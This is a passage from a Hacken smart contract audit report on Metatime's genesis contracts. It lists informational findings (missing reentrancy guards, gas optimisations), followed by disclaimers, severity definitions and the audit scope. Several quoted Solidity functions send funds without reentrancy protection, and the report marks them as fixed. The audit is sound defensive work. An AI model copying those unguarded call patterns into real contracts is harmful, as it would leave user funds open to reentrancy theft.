**Status**: Fixed (Revised commit: ***4de6d2***)

**Remediation**: All unnecessary initializations for specified variables were updated to their default values.

### I02. Missing reentrancy guard

A Reentrancy attack in the context of Solidity and Ethereum smart contracts is a type of vulnerability that occurs when a malicious contract can repeatedly call back into another contract, potentially causing unexpected and harmful behavior. This attack is possible due to the nature of the Ethereum Virtual Machine (EVM) and how it handles external contract calls.

To protect against cross-function re-entrancy attacks, it may be necessary to use a mutex. By using this lock, an attacker can no longer exploit the withdrawal function with a recursive call. **OpenZeppelin** has its own mutex implementation called **ReentrancyGuard** which provides a modifier to any function called nonReentrant that guards the function with a mutex against re-entrancy attacks.

There are multiple instances of missing reentrancy guard in the protocol. Therefore, it is important to add the **ReentrancyGuard's nonReentrant** modifier to these functions.

**RewardsPool.claim():**

```
function claim(
        address receiver
    ) external onlyManagerRole(msg.sender) returns (uint256) {
        uint256 amount = calculateClaimableAmount();

        claimedAmounts[receiver] += amount;

        (bool sent, ) = receiver.call{value: amount}("");
        require(sent, "RewardsPool: Unable to claim");

        emit HasClaimed(receiver, amount);

        return amount;
    }
```

**MinerPool.claimTxReward():**

```
function claimTxReward(
        address receiver,
        uint256 amount
    ) external onlyManagerRole(msg.sender) {
        (bool sent, ) = receiver.call{value: amount}("");
        emit HasClaimed(receiver, amount, "TX_REWARD");
        require(sent, "MinerPool: Unable to send");
    }
```

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

**MinerPool.claimMacroDailyReward():**

```
if (secondAmount > 0) {
            (bool isSecondAmountSent, ) = receiver.call{value: secondAmount}(
                ""
            );
```

**BlockValidator.finalizeBlock():**

```
if (_finalizedBlockId == DELAY_LIMIT) {
            uint8 i = 0;
            for (i; i < DELAY_LIMIT; i++) {
                BlockPayload memory bp = blockPayloads[
                    lastFinalizedBlockNumbers[i]
                ];

                uint256 result = rewardsPool.claim(bp.coinbase);
                emit Claim(bp.coinbase, bp.blockHash, result, bp.blockReward);
            }

            _finalizedBlockId = 0;
            delete lastFinalizedBlockNumbers;
        }
```

**Metaminer.unsubscribe() → Metaminer._unsubscribe():**

```
function unsubscribe() external isMiner(msg.sender) returns (bool) {
        _unsubscribe(msg.sender);
        emit MinerUnsubscribe(msg.sender);
        return (true);
    }
```

```
function _unsubscribe(address miner) internal returns (bool) {
        (bool sent, ) = address(miner).call{value: STAKE_AMOUNT}("");
        require(sent, "Metaminer: Unsubsribe failed");
        minerList.deleteMiner(miner, MinerTypes.NodeType.Meta);
        minerSubscription[miner] = 0;
        // must be delete old shareholders
        return (true);
    }
```

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

**TxValidator.voteTransaction() → TxValidator._checkTransactionState() → TxValidator._shareRewards() → MinerPool.claimTxReward():**

```
TransactionState txState = _checkTransactionState(txHash);
```

```
if (
            (txPayload.votePoint >= VOTE_POINT_LIMIT ||
                txVoteCount == VOTE_COUNT_LIMIT) && txPayload.done == false
        ) {
            txPayload.done = true;
            _shareRewards(txHash);
            emit DoneTransaction(txHash, txPayload.reward);
        }
```

```
if (decision) {
                uint256 voteReward = (txReward - handlerReward) /
                    trueVotersLength;
                minerPool.claimTxReward(txPayload.handler, handlerReward);
                for (uint256 i = 0; i < trueVotersLength; i++) {
                    address trueVoter = trueVoters[i];
                    minerPool.claimTxReward(trueVoter, voteReward);
                }
            } else {
                uint256 voteReward = txReward / falseVotersLength;
                for (uint256 i = 0; i < falseVotersLength; i++) {
                    address falseVoter = falseVoters[i];
                    minerPool.claimTxReward(falseVoter, voteReward);
                }
            }
```

### Proof of Concept

N/A

### Path

- core/RewardsPool.sol
  - core/RewardsPool.sol#L51-64
- core/MinerPool.sol:
  - core/MinerPool.sol#L64
  - core/MinerPool.sol#L99
- utils/BlockValidator.sol:
  - utils/BlockValidator.sol#L91
- utils/Metaminer.sol:
  - utils/Metaminer.sol#L155
  - utils/Metaminer.sol#L238
- utils/TxValidator.sol:
  - utils/TxValidator.sol#L157
  - utils/TxValidator.sol#L209

**Recommendation**

It is recommended to implement **nonReentrant** modifiers for aforementioned functions as an additional safe guard on top of the Check-Effect-Interaction pattern application to avoid reentrancy attacks.

**Found in:** e187053a

**Status**: **Fixed** (Revised commit: ***ca9508***)

**Remediation**: The **nonReentrant** modifier was added to:

- RewardsPool.claim()
- MinerPool.claimTxRewards()
- MinerPool.claimMacroDailyRewards()
- BlockValidator.finalizeBlock()
- Metaminer.unsubscribe()
- TxValidator.voteTransaction() functions.

### I03. Revert string size optimization

Shortening the revert strings to fit within 32 bytes will decrease deployment time gas and decrease runtime gas when the revert condition is met.

Revert strings that are longer than 32 bytes require at least one additional **mstore**, along with additional overhead to calculate memory offset, etc.

**Path**

- RolesHandler.sol:#L19
- RolesHandler.sol:#L31
- RolesHandler.sol:#L43
- RolesHandler.sol:#L55
- RewardsPool.sol:#L40
- MinerPool.sol:#L50
- Blacklistable.sol:#L22
- Freezeable.sol:#L21
- MainnetBridge.sol:#L33
- MainnetBridge.sol:#L92
- MainnetBridge.sol:#L93
- MinerList.sol:#L38
- Macrominer.sol:#L63
- Macrominer.sol:#L74
- Macrominer.sol:#L109
- Macrominer.sol:#L134
- MultiSigWallet.sol:#L102
- Bridge.sol:#L39
- MinerFormulas.sol:#L77
- Metaminer.sol:#L63
- Metaminer.sol:#L75
- Metaminer.sol:#L101
- Metaminer.sol:#L120
- Metaminer.sol:#L142
- Metaminer.sol:#L168
- Metaminer.sol:#L209
- Metaminer.sol:#L209
- Metaminer.sol:#L209
- TxValidator.sol:#L100
- TxValidator.sol:#L163
- TxValidator.sol:#L180
- TxValidator.sol:#L184
- MinerHealthCheck.sol:#L45
- MinerHealthCheck.sol:#L67
- MinerHealthCheck.sol:#L74
- MinerHealthCheck.sol:#L135
- BlockValidator.sol:#L52
- BlockValidator.sol:#L69

- BlockValidator.sol:#L73
- BlockValidator.sol:#L77
- BlockValidator.sol:#L95
- Microminer.sol:#L33
- Microminer.sol:#L45
- Microminer.sol:#L68
- Microminer.sol:#L84

**Recommendation**

It is recommended to shorten (32 bytes max) all revert messages in the protocol to optimize gas usage.

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***1af645***)

**Remediation**: All revert strings in the codebase were shortened to under 32 bytes to optimize gas consumption.

### I04. Splitting require() statements that use && saves gas

Instead of using the *&&* (AND) operator in a single require statement to check multiple conditions, using multiple require statements with 1 condition per **require()** statement will save **3 GAS** per *&&*:

**Path**

- Macrominer.sol:#L109
- MultiSigWallet.sol:#L102
- MinerFormulas.sol:#L77
- Metaminer.sol:#L101
- TxValidator.sol:#L100
- TxValidator.sol:#L184
- MinerHealthCheck.sol:#L67
- Microminer.sol:#L68

**Recommendation**

Consider splitting **require()** statements.

Instead of:

```
require(
            minerHealthCheckAddress != address(0) &&
                metapointsAddress != address(0) &&
                minerListAddress != address(0),
            "Microminer: cannot set zero address"
        );
```

Use the following pattern:

```
require(minerHealthCheckAddress != address(0),"zero addr");
require(metapointsAddress != address(0),"zero addr");
require(minerListAddress != address(0),"zero addr");
```

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***102f7b***)

**Remediation**: All specified *require()* expressions were split into multiple parts in the code base to optimize gas consumption.

### I05. Use “!= 0” Instead of “> 0” for Unsigned Integer Comparison

In Solidity, unsigned integers (e.g., **uint256**, **uint8**, etc.) represent non-negative whole numbers, ranging from 0 to a maximum value determined by their bit size. When performing comparisons on these numbers, especially to check if they are non-zero, developers have options. A common practice is to compare against zero using the **“>”** operator, as in **“value > 0”**. However, given the nature of unsigned integers, a more straightforward and slightly gas-efficient comparison is to use the **“!=”** operator, as in **“value != 0”**.

The primary rationale is that the **“!=”** comparison directly checks for non-equality, whereas the **">"** comparison checks if one value is strictly greater than another. For unsigned integers, where negative values do not exist, the **“!= 0”** check is both semantically clearer and potentially more efficient at the EVM bytecode level.

**Path**

- MinerPool.sol:#L75
- MinerPool.sol:#L82
- MainnetBridge.sol:#L92
- MultiSigWallet.sol:#L103
- Bridge.sol:#L39
- TxValidator.sol:#L267

**Recommendation**

It is recommended to use **“!=0”** instead of **“> 0”**.

**Found in:** e187053a

**Status**: **Fixed** (Revised commit: ***102f7b***)

**Remediation**: All **“> 0”** expressions were replaced with **“!=0”** to optimize gas consumption with the latest update.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

### I06. Internal functions not called by the contract should be removed

In Solidity, functions labeled as **internal** are meant to be used only within the contract in which they are defined or in derived contracts. They cannot be accessed from external transactions. While **internal** functions offer modularity and can be leveraged to break down complex logic, it's essential to monitor their relevance during the contract's lifecycle.

A common oversight during smart contract development is the presence of **internal** functions that remain within the contract code but are never called by any other function or part of the contract. These redundant functions occupy space, make the contract's bytecode longer, and, as a consequence, increase the contract deployment cost. Moreover, they can add unnecessary complexity to the code, making it harder to read, maintain, and audit.

**Path**

- MetaPoints.sol:#L130

**Recommendation**

Consider removing unused **internal** functions since removing unused functions simplifies the contract's structure, reduces costs, and mitigates potential risks associated with unintended code behavior.

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***102f7b***)

**Remediation**: Specified internal function has been removed from the codebase.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

# Disclaimers

## Hacken Disclaimer

The smart contracts given for audit have been analyzed based on best industry practices at the time of the writing of this report, with cybersecurity vulnerabilities and issues in smart contract source code, the details of which are disclosed in this report (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

The report contains no statements or warranties on the identification of all vulnerabilities and security of the code. The report covers the code submitted and reviewed, so it may not be relevant after any modifications. Do not consider this report as a final and sufficient assessment regarding the utility and safety of the code, bug-free status, or any other contract statements.

While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only — we recommend proceeding with several independent audits and a public bug bounty program to ensure the security of smart contracts.

English is the original language of the report. The Consultant is not responsible for the correctness of the translated versions.

## Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. Thus, the Consultant cannot guarantee the explicit security of the audited smart contracts.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

# Appendix 1. Severity Definitions

When auditing smart contracts Hacken is using a risk-based approach that considers the potential impact of any vulnerabilities and the likelihood of them being exploited. The matrix of impact and likelihood is a commonly used tool in risk management to help assess and prioritize risks.

The impact of a vulnerability refers to the potential harm that could result if it were to be exploited. For smart contracts, this could include the loss of funds or assets, unauthorized access or control, or reputational damage.

The likelihood of a vulnerability being exploited is determined by considering the likelihood of an attack occurring, the level of skill or resources required to exploit the vulnerability, and the presence of any mitigating controls that could reduce the likelihood of exploitation.

| Risk Level | High Impact | Medium Impact | Low Impact |
|---|---|---|---|
| **High Likelihood** | **Critical** | **High** | **Medium** |
| **Medium Likelihood** | **High** | **Medium** | **Low** |
| **Low Likelihood** | **Medium** | **Low** | **Low** |

## Risk Levels

**Critical**: Critical vulnerabilities are usually straightforward to exploit and can lead to the loss of user funds or contract state manipulation.

**High**: High vulnerabilities are usually harder to exploit, requiring specific conditions, or have a more limited scope, but can still lead to the loss of user funds or contract state manipulation.

**Medium**: Medium vulnerabilities are usually limited to state manipulations and, in most cases, cannot lead to asset loss. Contradictions and requirements violations. Major deviations from best practices are also in this category.

**Low**: Major deviations from best practices or major Gas inefficiency. These issues will not have a significant impact on code execution, do not affect security score but can affect code quality score.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

## Impact Levels

**High Impact**: Risks that have a high impact are associated with financial losses, reputational damage, or major alterations to contract state. High impact issues typically involve invalid calculations, denial of service, token supply manipulation, and data consistency, but are not limited to those categories.

**Medium Impact**: Risks that have a medium impact could result in financial losses, reputational damage, or minor contract state manipulation. These risks can also be associated with undocumented behavior or violations of requirements.

**Low Impact**: Risks that have a low impact cannot lead to financial losses or state manipulation. These risks are typically related to unscalable functionality, contradictions, inconsistent data, or major violations of best practices.

## Likelihood Levels

**High Likelihood**: Risks that have a high likelihood are those that are expected to occur frequently or are very likely to occur. These risks could be the result of known vulnerabilities or weaknesses in the contract, or could be the result of external factors such as attacks or exploits targeting similar contracts.

**Medium Likelihood**: Risks that have a medium likelihood are those that are possible but not as likely to occur as those in the high likelihood category. These risks could be the result of less severe vulnerabilities or weaknesses in the contract, or could be the result of less targeted attacks or exploits.

**Low Likelihood**: Risks that have a low likelihood are those that are unlikely to occur, but still possible. These risks could be the result of very specific or complex vulnerabilities or weaknesses in the contract, or could be the result of highly targeted attacks or exploits.

## Informational

Informational issues are mostly connected to violations of best practices, typos in code, violations of code style, and dead or redundant code.

Informational issues are not affecting the score, but addressing them will be beneficial for the project.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

# Appendix 2. Scope

The scope of the project includes the following smart contracts from the provided repository:

## Audit Scope

| | |
|---|---|
| **Repository** | https://github.com/Metatime-Technology-Inc/genesis-contracts |
| **Initial Commit** | e187053ae4654e4ff25e6b55c5a7435e9fc2bb34 |
| **Remediation Commit** | f79c00bf61c21865d615193759db9b5ca7c4e9f0 |
| **Final Commit** | 8cd0c6667bd4c42f6554d2ae0aa8d4daa8ea998e |
| **Whitepaper** | Link |
| **Requirements** | N/A |
| **Technical Requirements** | N/A |
| **Contracts** | MinerPool.sol<br>RewardsPool.sol<br>Blacklistable.sol<br>Freezeable.sol<br>RolesHandler.sol<br>MinerTypes.sol<br>BlockValidator.sol<br>Bridge.sol<br>Macrominer.sol<br>MainnetBridge.sol<br>MetaPoints.sol<br>Metaminer.sol<br>Microminer.sol<br>MinerFormulas.sol<br>MinerHealthCheck.sol<br>MinerList.sol<br>MultiSigWallet.sol<br>Multicall3.sol<br>Roles.sol<br>TxValidator.sol |